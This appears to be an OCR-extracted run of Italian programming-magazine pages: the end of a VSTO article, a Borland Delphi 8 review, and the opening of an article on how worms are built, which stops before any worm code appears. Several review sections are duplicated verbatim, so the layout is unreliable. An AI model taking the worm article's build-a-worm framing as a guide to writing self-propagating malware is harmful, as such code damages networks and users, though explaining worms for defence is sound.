        rng.Font.Size = 16
    End Sub

    ' Chiamata eseguita prima della chiusura della cartella di lavoro. Il metodo potrebbe
    ' essere chiamato più volte e il valore assegnato a Cancel
    ' potrebbe essere ignorato in caso di intervento di altro codice o dell'utente.
    ' Cancel è False quando l'evento viene generato. Se la routine evento
    ' lo imposta su True, il documento non viene chiuso al termine della routine.
    Private Sub ThisWorkbook_BeforeClose(ByRef Cancel As Boolean) Handles ThisWorkbook.BeforeClose
        Cancel = False
    End Sub

End Class
```

Fig. 3: ***Codice di un'applicazione scritta con VSTO.***

PROSPETTIVE

Alla fine della giornata di presentazione, si è avuta la sensazione di trovarsi di fronte ad una svolta interessante sul fronte dello sviluppo di applicazioni di front-end: in una release successiva la Microsoft prospetta, tra le varie cose, di permettere agli sviluppatori .NET la creazione di *Task Pane* personalizzati che si integrerebbero così in maniera del tutto naturale all'ambiente Office che l'utente è abituato ad utilizzare…

Vale quindi sicuramente la pena di affrontare il passaggio alla nuova piattaforma di sviluppo che è stata predisposta per la creazione di soluzioni basate su Office 2003, e se avete interesse a saperne di più, potete consultare MSDN all'indirizzo *http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnofftalk/html/office04032003 .asp.*

Federico Mestrone

Il punto di partenza per informazioni supplementari sul prodotto VSTO direttamente dal sito MSDN

http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnanchor/html/odc_ancVSTO.asp

Prezzi e disponibilità in Italia

http://www.microsoft.com/italy/annunci/prodottidisviluppo/generale/vstools.htm

L'ultimo erede del Pascal

Borland Delphi 8 per .NET Framework

1995 nasce Delphi: ambiente a 16 bit, compilatore nativo e approccio visuale. Possedere i pregi di Visual Basic senza i suoi difetti, gli vale il soprannome di Visual Basic Killer.

KYLIX

Permette lo sviluppo di applicazioni native per Linux; la 3 è l'ultima versione rilasciata. Al momento non ci è dato di conoscere i piani di Borland per la Cenerentola degli ambienti di sviluppo.

Delphi 8 è un ambiente di sviluppo solo per Microsoft .NET. Lo slogan di Borland è che Delphi 8 è puro .NET e puro Delphi. Non siamo riusciti a dargli torto.
Delphi 8 è equipaggiato con lo stesso IDE di C#Builder; in caso di coesistenza sullo stesso pc di entrambi, installate prima C#Builder ed aggiornatelo.

Un anno dopo, 1996, Delphi evolve abbracciando la tecnologia a 32 bit di Windows e diventa un ambiente di sviluppo che permette la realizzazione di applicazioni native a 32 bit. Gli anni successivi vedono Delphi in continua evoluzione per adeguarsi alle nuove esigenze degli sviluppatori, ma sostanzialmente identico a sé stesso. Un bel giorno, Microsoft, stressata per aver bevuto troppe tazzine di caffè, decide di realizzare la piattaforma .NET. Borland non resta a guardare e avvia il progetto Galileo, cioè Delphi per .NET. All'inizio del 2003 Borland cambia strategia e Galileo diventa un insieme di iniziative relative alla piattaforma .NET coinvolgendo molte tecnologie. L'attività principale riguarda la realizzazione di un IDE per lo sviluppo di applicazioni native .NET, quelle secondarie (si fa per dire) riguardano il compilatore per il linguaggio Delphi e la libreria *VCL.NET*. Il progetto Galileo nel 2003 dà alla luce C#Builder e successivamente Delphi 8. L'annuncio di Borland di Delphi 8 alla Borland Conference statunitense spiazza un po' tutti, perché la nuova versione è solo per .NET. Non si possono infatti realizzare applicazioni per Win32. La perplessità che si rileva nella comunità degli sviluppatori è alta: .NET è ancora poco usata e l'uscita di un Windows in cui .NET sarà la tecnologia primaria, non avverrà prima di un paio d'anni.
Cos'è che ha convinto Borland ad abbracciare in modo così netto .NET abbandonando la piattaforma Win32? La risposta è semplice ed è davanti ai nostri occhi: il futuro di Windows, e quindi di Microsoft, è .NET; tutto ciò che Microsoft sta pianificando per il futuro si basa su .NET, così Borland, non potendo negare l'evidenza, ha deciso che era il momento giusto per rilasciare la prima versione di Delphi dedicata a .NET. Questa decisione, insieme ad alcune coincidenze, ha fatto nascere voci del tipo: .NET è in origine un'idea Borland, perché il progettista è lo stesso di Delphi; un accordo segreto con Microsoft ha impedito per due anni a Borland di rilasciare i propri ambienti di sviluppo per .NET. Noi, non essendo qui per determinare la veridicità o meno di queste voci, procediamo nella nostra analisi per comprendere cosa sia effettivamente Delphi 8 e quali obiettivi si pone.

IL NUOVO IDE

Questa nuova versione è caratterizzata dall'IDE completamente rinnovato che è lo stesso utilizzato da C#Builder (entrambi gli strumenti, infatti, sono il risultato del progetto *Galileo*). Come C#Builder, ha quindi bisogno della presenza di Microsoft .NET completo di SDK, perché Delphi 8 è un'applicazione





Fig. 1: ***L'IDE di Delphi 8 è quello già utilizzato da C#Builder ed è completamente diverso da quello finora utilizzato in Delphi.***

.NET. Si fanno subito notare la finestra unica dell'IDE suddivisa in tanti riquadri, ognuno delegato ad una specifica funzione, e la nuova veste grafica. Dopo aver superato la sorpresa iniziale, troviamo i consueti *Object Inspector* e *Project Manager*, insieme alla nuova tavolozza dei componenti chiamata *Tool Palette*. La nuova tavolozza non è più posizionata orizzontalmente in alto sotto la barra del menu, ma verticalmente in basso a destra. Borland ha modificato profondamente l'interfaccia della tavolozza scegliendo una nuova veste grafica, molto gradevo-

le, e aggiungendo nuove funzioni, come la ricerca incrementale: la tavolozza visualizza un elenco sempre più ridotto di componenti, il nome dei quali inizia con il testo digitato in una apposita casella. Al centro della nuova interfaccia c'è la finestra di benvenuto, che non è altro che una pagina html visualizzata in un browser perfettamente funzionante. La pagina di benvenuto permette di accedere direttamente, tramite Internet, a tutte le risorse Borland che possono essere utili ad uno sviluppatore .NET. Sotto i comandi base per lavorare su un progetto (*New, Open Project* e *Open File*) è visualizzato l'elenco dei progetti usati più di recente.
La soluzione è decisamente pratica: anche chi conosce già i siti istituzionali di Borland troverà più pratico avere tutti i link sotto mano, mentre i neofiti invece non dovranno andare a cercare nulla.
Quasi totalmente nascosti dal *Project Manager,* ci sono due strumenti completamente nuovi: il *Model View* e il *Data Explorer.* Il primo serve per accedere a Together e alla possibilità di utilizzare gli oggetti *ECO* di Borland (*Borland Enterprise Core Objects*), il secondo sostituisce il SQL Explorer delle precedenti





Fig. 2: ***L'Object Inspector, se usato su componenti Microsoft .NET, visualizza una breve descrizione della proprietà selezionata.***

versioni. Il *Model View* permette allo sviluppatore di accedere direttamente a Together senza abbandonare l'IDE; Together è lo strumento di modellazione UML utilizzato da tutti gli strumenti di sviluppo di Borland.
Il Data Explorer visualizza un albero contenente i provider (i gestori dei dati), e le relative connessioni, accessibili tramite Delphi 8; le possibilità sono maggiori rispetto a quelle standard di Microsoft .NET perché, grazie alla tecnologia *Borland Data Provider,* oltre a Microsoft Access e Microsoft SQL Server è possibile accedere anche a IBM DB2, a Borland *InterBase* ed a Oracle. Il Data Explorer è uno strumento molto comodo perché permette di creare nuove connessioni senza abbandonare Delphi 8 e, una volta connessi, visualizzare e modificare il contenuto delle tabelle, compreso l'inserimento di nuove righe.

LA NUOVA INTERFACCIA

Anche l'editor di Delphi è stato migliorato, Borland ha infatti ampliato il numero dei linguaggi supportati dall'evidenziatore di sintassi: C/C++, C#, HTML, XML, IDL, Java Script, PHP e SQL.
Una caratteristica più immediatamente visibile è la presenza, sulla sinistra, accanto ai numeri di riga, di una struttura che permette di collassare o espandere le parti di cui è composto un file sorgente.





Fig. 5: ***Together è ormai presente in tutti gli strumenti di sviluppo di Borland. Serve per rappresentare secondo lo standard UML le classi e ad accedere (in Delphi 8) alla metodologia ECO.***

Questa funzione aiuta lo sviluppatore nascondendo le estensioni .NET aggiunte al linguaggio Delphi e rendendo più gestibili i file molto lunghi. Il menu contestuale, visualizzabile con il consueto pulsante destro del mouse, è più ricco e contiene nuovi comandi come: *File Format* e *Fold/Unfold.*
Dopo aver utilizzato il nuovo IDE di Delphi 8 non si può che rimanere soddisfatti dal lavoro svolto dai progettisti e dai tecnici della Borland. L'unico difetto, se così si può chiamare, è la necessità di utilizzare un'alta risoluzione dello schermo, pena l'affollamento dell'area di lavoro.
La risoluzione di 1152x864 pixel, usata per la prova, è risultata accettabile, anche se l'editor non ha spazio sufficiente per visualizzare completamente una riga di ottanta caratteri. Analoga carenza di spazio, ma meno fastidiosa, per l'*Object Inspector,* il il *Model View* e il *Data Explorer.*
Consigliamo pertanto, per un utilizzo soddisfacente dell'interfaccia, di adottare come risoluzione dello schermo la 1200x1024 pixel; risoluzioni inferiori non rendono inutilizzabile Delphi, ma costringono a restringere o ampliare i riquadri in base alle necessità oppure a chiudere quelli meno utilizzati.






Fig. 3: ***Borland ha modificato profondamente l'interfaccia della tavolozza dei componenti (Tool Palette) adottando una nuova veste grafica e aggiungendo nuove funzioni come la ricerca incrementale.***

Delphi 7 è l'ultima versione che permette di sviluppare applicazioni Win32. A tutti coloro che attendono con ansia un aggiornamento del loro ambiente di sviluppo Win32, Borland comunica che non dovranno pazientare molto per vedere esauditi i propri desideri

DA WIN32 A .NET

Delphi 8, come già riportato, permette di sviluppare solo applicazioni per .NET. La prima domanda a cui gli sviluppatori Delphi vogliono assolutamente una risposta è come si comporta Delphi con le applicazioni Win32 esistenti. Per comprendere a fondo il modus operandi di Delphi 8 nel caso di applicazioni Win32, bisogna prima parlare della libreria di componenti *VCL* (*Visual Component Library*). Questa libreria è nata insieme a Delphi e con esso si è evoluta. Quando Borland ha deciso di portare Delphi su Linux ha progettato e realizzato una nuova libreria chiamata *CLX*, perché la *VCL* era troppo legata a Windows. Il passaggio di Delphi su piattaforma .NET ha portato alla generazione di una nuova libreria: la *VCL.NET*. Grazie a questa libreria, convertire un'applicazione Win32 in una .NET è molto facile,





Fig. 6: **Data Explorer sostituisce SQL Explorer; ha il vantaggio di essere interno all'IDE, ma non possiede tutte le funzionalità del suo predecessore.**

talvolta assolutamente indolore. Esistono però alcune limitazioni. La conversione di un'applicazione diventa meno semplice, quando si utilizzano componenti di terze parti e non esistono gli omologhi per .NET: l'unica alternativa possibile consiste nel sostituirli con equivalenti di terze parti o realizzati in proprio. Se avete utilizzato componenti molto diffusi, avete molte probabilità di trovare la versione per .NET. Le applicazioni che fanno uso dei componenti *Decision Cube* o di *Quick Report*, costringeranno gli sviluppatori a fare a meno delle tabelle pivot e a rifare tutte le stampe utilizzando *Rave Reports;* Borland, per rendere più indolore il passaggio, aveva iniziato a distribuire *Rave Reports* con Delphi 7. Superati questi scogli potrebbero esserci dei problemi con alcune unit, per esempio il componente *TProgressBar* sotto Win32 ha bisogno della unit *Gauge*, sotto .NET no. La soluzione consiste nel rimuovere dal codice il riferimento alla unit e il programma sarà compilato senza errori. Un altro problema può venire dall'utilizzo dei puntatori; chi utilizza regolarmente Delphi 7 avrà familiarità con gli avvisi del compilatore sugli *"unsafe type/code/typecast"*. Sono messaggi che, se vengono eliminati con le opportune modifiche al codice, permettono di preparare le applicazioni al passaggio a .NET. La situazione sembrerebbe disastrosa, ma non lo è. Quanto affermato è tutto assolutamente vero, ma la VCL.NET è praticamente uguale alla VCL e questo permette un'agevole conversione Win32/.NET e soprattutto di sviluppare applicazioni per la piattaforma .NET senza conoscerla (almeno in una fase iniziale). Nelle prove eseguite, in alcuni casi ci siamo quasi dimenticati di lavorare con Delphi 8 proprio grazie alla somiglianza tra VCL e VCL.NET.

VLC.NET

Borland ha aggiornato la VCL affinché funzioni sotto Microsoft .NET; la nuova libreria si chiama VCL.NET. Usare Delphi 8 attraverso questa libreria, fa quasi dimenticare che si lavora su .NET. La nuova libreria VCL.NET aiuterà gli sviluppatori nella migrazione da Win32 a .NET e lo farà allontanando, ma non rimandando, la necessità di approfondire il funzionamento di .NET.

MICROSOFT .NET

La libreria VCL.NET non è l'incapsulamento degli oggetti del framework .NET negli oggetti della VCL, bensì una libreria di oggetti affiancata a quella offerta da Microsoft. Delphi 8 non obbliga ad utilizzare la VCL.NET e permette, ovviamente, di sviluppare applicazioni utilizzando il framework Microsoft .NET. Lavorando con il framework di Microsoft .NET si incontrano le prime difficoltà causate esclusivamente dalla propria inesperienza. I primi tentativi di utilizzare il framework, compiuti ragionando alla Delphi, hanno prodotto dei risultati dopo molta fatica. È andata molto meglio quando abbiamo iniziato a ricordare i nomi degli oggetti, delle proprietà e dei metodi visti in Visual Basic, e tutto è diventato più semplice. Un progetto VCL.NET e uno .NET presentano delle differenze sia di sostanza sia di forma. Lavorando con un progetto VCL.NET sembrerà di utilizzare il solito Delphi con un'interfaccia un po' rinnovata. Nel caso di un'applicazione che utilizza direttamente il framework .NET cambiano alcune cose come, ad esempio, la tavolozza dei componenti che contiene gruppi nuovi, alcuni diversi nel nome e nella sostanza, e altri non ci sono proprio. Il disegnatore delle form è diverso, è più simile a quello visto in Visual Basic, anche nel comportamento. Tutto ciò si spiega molto facilmente. Gli strumenti che si utilizzano con la VCL.NET derivano direttamente da Delphi 7 e quindi sono rimasti uguali e familiari. Gli strumenti di disegno di una applicazione .NET sfruttano a fondo la piattaforma e introducono un nuovo modo di gestire i componenti non visuali, mostrandoli in un riquadro dedicato posto sotto quello del disegnatore di maschere. Alla fine Delphi 8 dispone di tre ambienti di disegno dell'interfaccia utente: uno per le applicazioni VCL.NET, uno per quelle .NET e uno per quelle ASP.NET. Queste tre realtà non sono però separate, perché è possibile realizzare un'applicazione mescolando parti VCL.NET con parti .NET.

BORLAND ENTERPRISE CORE OBJECTS

È l'evoluzione di Bold; per il passaggio a Microsoft .NET è stato completamente riscritto anche se conserva la filosofia originale. La migrazione di un'applicazione Bold deve passare per il suo modello esportandolo in Delphi 7 ed importandolo in Delphi 8.

BORLAND ECO E TOGETHER

La 7 è stata la prima versione di Delphi ad abbracciare la filosofia di una corretta e completa gestione del ciclo di vita di una applicazione *ALM* (*Appli-*

Fig. 7: *Il nuovo IDE di Delphi 8, per un uso agevole, richiede molto spazio sullo schermo; quando ciò non sia attuabile si possono riposizionare i riquadri.*

cation Lifecycle Management). Ciò è stato possibile grazie all'adozione di *Bold for Delphi* e di *Model Maker* come strumento di modellazione UML, perché Together non poteva ancora essere utilizzato con Delphi. In Delphi 8 *Bold for Delphi evolve* (è stato quasi completamente rifatto) e assume il nuovo nome di *Borland Enterprise Core Objects (ECO),* mentre Together viene utilizzato per la visualizzazione ed il disegno dei diagrammi. Questi strumenti, gli stessi utilizzati da C#Builder, permettono di sviluppare applicazioni utilizzando i modelli, velocizzando così l'attività degli sviluppatori. Questo approccio dovrebbe portare (il condizionale è d'obbligo perché l'utilizzo dipende dalla persona e non dallo strumento) a progettare e realizzare un'applicazione pensando non alle tecnologie che essa utilizzerà, ma alle sue funzioni, alla sua struttura e al modello. Un esempio di questo approccio è contenuto in Delphi 8: Together, pur nascendo come applicazione Java, è presente in Delphi per .NET. Come hanno fatto? Prendendo il modello di Together e portando sotto .NET la parte che serviva, riscrivendo solo le porzioni di codice all'interno dei metodi, perché la struttura degli oggetti (metodi e proprietà) era stata creata dagli strumenti. Abbiamo chiesto a Borland delucidazioni sulle modalità di porting delle applicazioni Win32 basate su Bold sotto .NET. Ci ha risposto di esportare il modello dell'applicazione *Bold* in formato *XMI* e di importarlo in Delphi 8 utilizzando Together ed Eco. Una volta importato, serve riempire i metodi così ottenuti con il codice Delphi, in molti casi, semplicemente copiandoli da Delphi 7 in Delphi 8. Non siamo riusciti ad effettuare delle prove in tempo per riportare i risultati in questo articolo, ma vi comunicheremo i risultati in uno dei prossimi numeri di ioProgrammo. *ECO* può essere utilizzato anche su applicazioni basate su VCL.NET.

ACCESSO AI DATI

L'accesso ai dati è un argomento particolarmente delicato con qualunque linguaggio ed ambiente di sviluppo. In Delphi 8 sono disponibili più modi per accedere ai dati, alcuni estendono le naturali potenzialità di .NET, altri servono per facilitare la migrazione da Win32 a .NET. La tecnologia utilizzata da Microsoft .NET per accedere ai dati è ADO.NET. Questa tecnologia non permette di accedere a tutti i gestori di dati normalmente utilizzati, così Borland le ha affiancato una nuova tecnologia chiamata *BDP.NET (Borland Data Provider for Microsoft .NET)* che amplia la rosa di database utilizzabili con Delphi. Il componente *TADONETConnector* è la classe che permette ad una applicazione Delphi 8 di utilizzare indistintamente l'una o l'altra tecnologia semplicemente scegliendo un adattatore di dati ADO .NET oppure un *BDP.NET.* Accanto a queste due tecnologie troviamo anche *dbExpress.NET* e *IBX.NET.* Esse servono in caso di porting oppure per offrire *(IBX.NET)* un accesso più diretto e veloce ai dati, in questo caso limitato a *InterBase.* Assolutamente stupefacente è la presenza di *BDE .NET* per accedere, anche sotto .NET, a tabelle *Paradox* e *dBase.* Borland ha mantenuto la promessa di includere anche nella versione 8 di Delphi il BDE, ma questa sarà quasi certamente l'ultima volta. Rassegniamoci quindi ed iniziamo a convertire le applicazioni basate su tabelle *Paradox* o *dBase,* adottando un gestore di dati più serio scegliendolo tra quelli supportati da Delphi 8.

CONCLUSIONI

Borland ha confermato che, sul fronte Win32, interverrà aggiornando Delphi 7, anche se non ci è dato sapere quando e come. Alla domanda su quali piani Borland abbia in pentola per Kylix, non ci hanno saputo rispondere, ma ci hanno fatto intendere che Kylix non è stato abbandonato ma solo messo in attesa. Probabilmente dopo aver aggiornato Delphi 7, e probabilmente anche Delphi 8, forse resterà un po' di tempo per intervenire anche sulla cenerentola del gruppo. L'ultima considerazione è forse quella più importante. Delphi 8 è rimasto il Delphi che abbiamo apprezzato finora, ma deve essere l'occasione, se non lo è stato già Delphi 7, per cambiare approccio nel modo di sviluppare software. Tuttora continuiamo a vedere progetti anche medio/grandi affrontati alla garibaldina, che poi funzionano, ma denunciano molto presto la progettazione sommaria di cui sono stati oggetto. Borland sta di fatto realizzando (con un impegno non indifferente) un insieme di strumenti che facilita il passaggio da un approccio "scelgo il linguaggio e la tecnologia e poi sviluppo" a quello "individuo la soluzione del problema e la realizzo calandola nella realtà del cliente". Questo cambiamento non è affatto banale e non avverrà in tempi brevi, ma con strumenti come Delphi 8 sarà certamente più semplice riuscirci.

Andrea Böhm

Fig. 8: *Delphi 8, Per meglio rispondere alle diverse esigenze di sviluppo, Delphi 8 dispone di tre diversi disegnatori di maschere: uno per la VCL.NET, uno per .NET ed uno per ASP.NET.*

TOGETHER

Lascia il mondo Java per passare su Microsoft .NET; annegato in Delphi 8 c'è infatti un sottoinsieme di Together.

RAVE REPORTS

Ha finalmente soppiantato Quick Report. Se volete passare a Microsoft .NET rifate tutte le stampe usando Rave Reports distribuito insieme a Delphi 7. Se ancora non possedete Delphi 7, non disperate perché Borland ve lo regala acquistando Delphi 8.

Fig. 8: **Delphi 8, Per meglio rispondere alle diverse esigenze di sviluppo, Delphi 8 dispone di tre diversi disegnatori di maschere: uno per la VCL.NET, uno per .NET ed uno per ASP.NET.**

TOGETHER

Lascia il mondo Java per passare su Microsoft .NET; annegato in Delphi 8 c'è infatti un sottoinsieme di Together.

RAVE REPORTS

Ha finalmente soppiantato Quick Report. Se volete passare a Microsoft .NET rifate tutte le stampe usando Rave Reports distribuito insieme a Delphi 7. Se ancora non possedete Delphi 7, non disperate perché Borland ve lo regala acquistando Delphi 8.

Fig. 7: **Il nuovo IDE di Delphi 8, per un uso agevole, richiede molto spazio sullo schermo; quando ciò non sia attuabile si possono riposizionare i riquadri.**

cation Lifecycle Management). Ciò è stato possibile grazie all'adozione di *Bold for Delphi* e di *Model Maker* come strumento di modellazione UML, perché Together non poteva ancora essere utilizzato con Delphi. In Delphi 8 *Bold for Delphi evolve* (è stato quasi completamente rifatto) e assume il nuovo nome di *Borland Enterprise Core Objects (ECO)*, mentre Together viene utilizzato per la visualizzazione ed il disegno dei diagrammi. Questi strumenti, gli stessi utilizzati da C#Builder, permettono di sviluppare applicazioni utilizzando i modelli, velocizzando così l'attività degli sviluppatori. Questo approccio dovrebbe portare (il condizionale è d'obbligo perché l'utilizzo dipende dalla persona e non dallo strumento) a progettare e realizzare un'applicazione pensando non alle tecnologie che essa utilizzerà, ma alle sue funzioni, alla sua struttura e al modello. Un esempio di questo approccio è contenuto in Delphi 8: Together, pur nascendo come applicazione Java, è presente in Delphi per .NET. Come hanno fatto? Prendendo il modello di Together e portando sotto .NET la parte che serviva, riscrivendo solo le porzioni di codice all'interno dei metodi, perché la struttura degli oggetti (metodi e proprietà) era stata creata dagli strumenti. Abbiamo chiesto a Borland delucidazioni sulle modalità di porting delle applicazioni Win32 basate su Bold sotto .NET. Ci ha risposto di esportare il modello dell'applicazione *Bold* in formato *XMI* e di importarlo in Delphi 8 utilizzando Together ed Eco. Una volta importato, serve riempire i metodi così ottenuti con il codice Delphi, in molti casi, semplicemente copiandoli da Delphi 7 in Delphi 8. Non siamo riusciti ad effettuare delle prove in tempo per riportare i risultati in questo articolo, ma vi comunicheremo i risultati in uno dei prossimi numeri di ioProgrammo. *ECO* può essere utilizzato anche su applicazioni basate su VCL.NET.

ACCESSO AI DATI

L'accesso ai dati è un argomento particolarmente delicato con qualunque linguaggio ed ambiente di sviluppo. In Delphi 8 sono disponibili più modi per accedere ai dati, alcuni estendono le naturali potenzialità di .NET, altri servono per facilitare la migrazione da Win32 a .NET. La tecnologia utilizzata da Microsoft .NET per accedere ai dati è ADO.NET. Questa tecnologia non permette di accedere a tutti i gestori di dati normalmente utilizzati, così Borland le ha affiancato una nuova tecnologia chiamata *BDP.NET (Borland Data Provider for Microsoft .NET)* che amplia la rosa di database utilizzabili con Delphi. Il componente *TADONETConnector* è la classe che permette ad una applicazione Delphi 8 di utilizzare indistintamente l'una o l'altra tecnologia semplicemente scegliendo un adattatore di dati ADO .NET oppure un *BDP.NET*. Accanto a queste due tecnologie troviamo anche *dbExpress.NET* e *IBX.NET*. Esse servono in caso di porting oppure per offrire *(IBX.NET)* un accesso più diretto e veloce ai dati, in questo caso limitato a *InterBase*. Assolutamente stupefacente è la presenza di *BDE .NET* per accedere, anche sotto .NET, a tabelle *Paradox* e *dBase*. Borland ha mantenuto la promessa di includere anche nella versione 8 di Delphi il BDE, ma questa sarà quasi certamente l'ultima volta. Rassegniamoci quindi ed iniziamo a convertire le applicazioni basate su tabelle *Paradox* o *dBase*, adottando un gestore di dati più serio scegliendolo tra quelli supportati da Delphi 8.

CONCLUSIONI

Borland ha confermato che, sul fronte Win32, interverrà aggiornando Delphi 7, anche se non ci è dato sapere quando e come. Alla domanda su quali piani Borland abbia in pentola per Kylix, non ci hanno saputo rispondere, ma ci hanno fatto intendere che Kylix non è stato abbandonato ma solo messo in attesa. Probabilmente dopo aver aggiornato Delphi 7, e probabilmente anche Delphi 8, forse resterà un po' di tempo per intervenire anche sulla cenerentola del gruppo. L'ultima considerazione è forse quella più importante. Delphi 8 è rimasto il Delphi che abbiamo apprezzato finora, ma deve essere l'occasione, se non lo è stato già Delphi 7, per cambiare approccio nel modo di sviluppare software. Tuttora continuiamo a vedere progetti anche medio/grandi affrontati alla garibaldina, che poi funzionano, ma denunciano molto presto la progettazione sommaria di cui sono stati oggetto. Borland sta di fatto realizzando (con un impegno non indifferente) un insieme di strumenti che facilita il passaggio da un approccio "scelgo il linguaggio e la tecnologia e poi sviluppo" a quello "individuo la soluzione del problema e la realizzo calandola nella realtà del cliente". Questo cambiamento non è affatto banale e non avverrà in tempi brevi, ma con strumenti come Delphi 8 sarà certamente più semplice riuscirci.

Andrea Böhm

Conoscere le tecniche di attacco per imparare a difendersi

WORM: dentro la minaccia

Prima l'invasione di Blaster, poi quella di Sobig e poco tempo dopo ecco apparire MyDoom. Chi li crea e perchè? Come vengono programmati? La risposta si trova in queste pagine!

Il primo worm conosciuto nasce nel novembre 1988. In quegli gli anni la rete Internet ancora era allo stato embrionale e Windows era solo un giocattolo lanciato da poco sul mercato. Al contrario, i sistemi più utilizzati al MIT e a Berkeley, erano SunOS e BSD Unix. Fu allora che lo studente Robert Morris, sfruttando tre diversi tipi di vulnerabilità dei sistemi Unix, realizzò, in linguaggio C, un codice auto-replicante in grado di spostarsi attraverso la rete e di propagarsi da computer a computer bucando il servizio finger e forzando le password di accesso. Era ciò che sarebbe passato alla storia come capostipite di tutti i worm. Il giorno 3 novembre 1988, il worm di Morris entrava nelle reti americane e causava un blocco totale delle comunicazioni, rivelandosi una minaccia nuova nel suo genere e totalmente incontrollata. Mesi dopo, lo stesso autore del worm, dichiarava che non avrebbe mai potuto prevedere una propagazione su così vasta scala della sua "creatura". Questo primo impatto dei worm sulla società moderna e informatizzata degli anni ottanta ha sicuramente contribuito a creare quella sorta di aura mistica e quella fama mitologica che oggi circonda queste creature che altro non sono che semplici linee di codice compilato, alla stregua di Blocco Note e di MSPaint, forse solo un po' più intelligenti e subdole! E poiché i worm non sono altro che creazioni della mente dei programmatori, quindi oggetti che possono essere studiati, progettati e analizzati come un qualsiasi altro problema ingegneristico, non poteva mancare su ioProgrammo un appuntamento col lato oscuro della programmazione.

DEBUG MODE

Il codice dimostrativo del worm può essere compilato in debug mode impostando il valore della variabile booleana *DBG = true*. In questa modalità, ogni azione del worm sarà documentata all'utente attraverso delle finestre *MessageBox* e l'esecuzione del codice potrà essere controllata passo-passo.

DISCLAIMER

In queste pagine vedremo come è fatto un worm, cercando di scoprire cosa si cela all'interno del suo codice.
È scontato dire che ogni informazione, sorgente o parte di codice divulgata in questo articolo è da intendersi a scopo puramente di studio e può essere in ogni caso reperita facilmente su Internet; questa precisazione per evidenziare che non è scopo di questo articolo incitare o motivare i lettori alla creazione di worm e programmi dannosi.

WORM E VIRUS: PARENTI LONTANI

Il termine "worm" venne coniato per la prima volta nel da John Brunner nel suo romanzo di fantascienza "The shockwave raider" negli anni settanta, ma bisogna aspettare Morris e la sua vicenda negli anni ottanta prima che questo termine balzi sulla bocca dei media. La definizione storica di worm che si trova in letteratura (*http://en.wikipedia.org/wiki/ Computer_worm*) è la seguente:

A computer worm is a self-replicating computer program, similar to a computer virus.
A virus attaches itself to, and becomes part of, another executable program; a worm is self-contained and does not need to be part of another program to propagate itself.

Il "worm" può essere quindi considerato il parente più prossimo al "virus", anche se non necessita di infettare altri programmi e di nascondersi all'interno di un file ospite per replicarsi. Formalmente un worm può infatti essere definito come un agente infettivo in grado di propagarsi attraverso le reti (il canale TCP/IP) e anche tramite i protocolli di livello superiore (e-mail, http, netbios, ecc.). Le differenze principali fra le due minacce (worm e virus) sono comunque riassunte nella Tab. 1, anche se al giorno d'oggi sono state individuate creature ibride che spesso sono in parte worm e in parte virus.

ANATOMIA DI UN WORM

Vi siete mai chiesti come appare un worm visto dal di dentro? Passando ai raggi-x (nel nostro caso sarebbe meglio dire con un disassemblatore) alcuni dei worm più conosciuti, si è potuto individuare i principali punti di somiglianza fra le diverse specie di vermi informatici e quindi tracciare lo scheletro tipico di un worm, scomposto nei suoi mattoncini elementari:

Analizzando più in dettaglio i moduli possiamo descrivere ogni singola area per capirne meglio il funzionamento e per avere un'idea più chiara di come è stato scritto il codice d'esempio di questo articolo.

SETUP

